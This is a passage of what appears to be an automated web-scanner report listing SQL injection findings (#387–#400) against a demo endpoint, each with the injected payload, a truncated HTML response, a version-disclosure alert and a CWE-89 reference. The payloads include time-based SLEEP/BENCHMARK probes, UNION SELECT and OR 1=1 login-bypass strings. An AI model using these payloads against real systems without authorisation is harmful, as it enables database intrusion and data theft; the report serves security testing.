href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJ1YWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlpguFqg93Dy...>	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]	
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io	
CWE-ID	CWE-89	
Issue Number	#387	

Scan	SQL Injection					
Severity	ERROR					
Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7</td></tr></table>		Name	Value	demouser@deepfence.io	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7
Name	Value					
demouser@deepfence.io	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7					
Response	<div>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response: <!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJ1YWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlpguFqg93Dy...></div>					
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+\\d{1,2}(\\.\\d{1,3})+.*] found [3/3.5.16]					

Action Points	You may need to remove SQL tokens from the contents of the parameter <code>demouser@deepfence.io</code>
CWE-ID	CWE-89
Issue Number	#388

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>demouser@deepfence.io</td><td>UNION ALL SELECT 'INJ 'ECT' 'XXX',2</td></tr> </table>	Name	Value	demouser@deepfence.io	UNION ALL SELECT 'INJ 'ECT' 'XXX',2
Name	Value				
demouser@deepfence.io	UNION ALL SELECT 'INJ 'ECT' 'XXX',2				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter <code>demouser@deepfence.io</code>				
CWE-ID	CWE-89				
Issue Number	#389				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>demouser@deepfence.io</td><td>1' ORDER BY 1,2--+</td></tr> </table>	Name	Value	demouser@deepfence.io	1' ORDER BY 1,2--+
Name	Value				
demouser@deepfence.io	1' ORDER BY 1,2--+				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="</pre>				

	<pre>width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQlZ6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRwvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#390

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14</td></tr></table>	Name	Value	demouser@deepfence.io	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14
Name	Value				
demouser@deepfence.io	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQlZ6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRwvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#391				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>demouser@deepfence.io</td><td>-- or #</td></tr> </table>	Name	Value	demouser@deepfence.io	-- or #
Name	Value				
demouser@deepfence.io	-- or #				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAACAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvccl/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#392				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>demouser@deepfence.io</td><td>AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(88)+CHAR(88)+CHAR(88)+CHAR(88)))--</td></tr> </table>	Name	Value	demouser@deepfence.io	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(88)+CHAR(88)+CHAR(88)+CHAR(88)))--
Name	Value				
demouser@deepfence.io	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(88)+CHAR(88)+CHAR(88)+CHAR(88)))--				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget</pre>				

	<pre>script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn11x54zZ6+ z9tp77YtKKQhfVzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#393

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>OR 1=0</td></tr></table>	Name	Value	demouser@deepfence.io	OR 1=0
Name	Value				
demouser@deepfence.io	OR 1=0				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn11x54zZ6+ z9tp77YtKKQhfVzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#394				

Scan	SQL Injection
Severity	ERROR
Endpoint	https://deepfence.show/
Request	GET https://deepfence.show/ HTTP/1.1

Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>demouser@deepfence.io</td><td>AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(88)+CHAR(88)))--</td></tr> </table>	Name	Value	demouser@deepfence.io	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(88)+CHAR(88)))--
Name	Value				
demouser@deepfence.io	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(88)+CHAR(88)))--				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6JslJ4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#395				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>demouser@deepfence.io</td><td>UNION ALL SELECT 'INJ' 'ECT' 'XXX',2,3,4,5,6,7,8,9,10--</td></tr> </table>	Name	Value	demouser@deepfence.io	UNION ALL SELECT 'INJ' 'ECT' 'XXX',2,3,4,5,6,7,8,9,10--
Name	Value				
demouser@deepfence.io	UNION ALL SELECT 'INJ' 'ECT' 'XXX',2,3,4,5,6,7,8,9,10--				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6JslJ4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/</pre>				

	<pre>z8ozHHjt2HNsJdmLyMGpjglEpoRwvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFrWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#396

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>admin'/*</td></tr></table>	Name	Value	demouser@deepfence.io	admin'/*
Name	Value				
demouser@deepfence.io	admin'/*				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJ1YWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvccl/z8ozHHjt2HNsJdmLyMGpjglEpoRwvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFrWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#397				

Scan	SQL Injection		
Severity	ERROR		
Endpoint	https://deepfence.show/		
Request	GET https://deepfence.show/ HTTP/1.1		
Test Step	GET		
Modified	<table><tr><th>Name</th><th>Value</th></tr></table>	Name	Value
Name	Value		

Parameters	demouser@deepfence.io	OR 1=1
Response	Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response: <!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWwNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]	
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io	
CWE-ID	CWE-89	
Issue Number	#398	

Scan	SQL Injection					
Severity	ERROR					
Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>admin') or '1'='1#</td></tr></table>		Name	Value	demouser@deepfence.io	admin') or '1'='1#
Name	Value					
demouser@deepfence.io	admin') or '1'='1#					
Response	<div><p>Content-type: text/html; charset=UTF-8</p><p>Content length: 7785</p><p>Response is too big. Beginning of the response:</p><pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre></div>					
Alerts	<p>Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+/d{1,2}(\\d{1,3})+.*] found [3/3.5.16]</p>					
Action Points	<p>You may need to remove SQL tokens from the contents of the parameter demouser@</p>					

	deepfence.io	
CWE-ID	CWE-89	
Issue Number		#399

Scan	SQL Injection					
Severity	ERROR					
Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>ORDER BY 11#</td></tr></table>		Name	Value	demouser@deepfence.io	ORDER BY 11#
Name	Value					
demouser@deepfence.io	ORDER BY 11#					
Response	<div><p>Content-type: text/html; charset=UTF-8</p><p>Content length: 7785</p><p>Response is too big. Beginning of the response:</p><pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8lO2OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJ1YWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjnl1x54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre></div>					
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]					
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io					
CWE-ID	CWE-89					
Issue Number	#400					

Scan	SQL Injection				
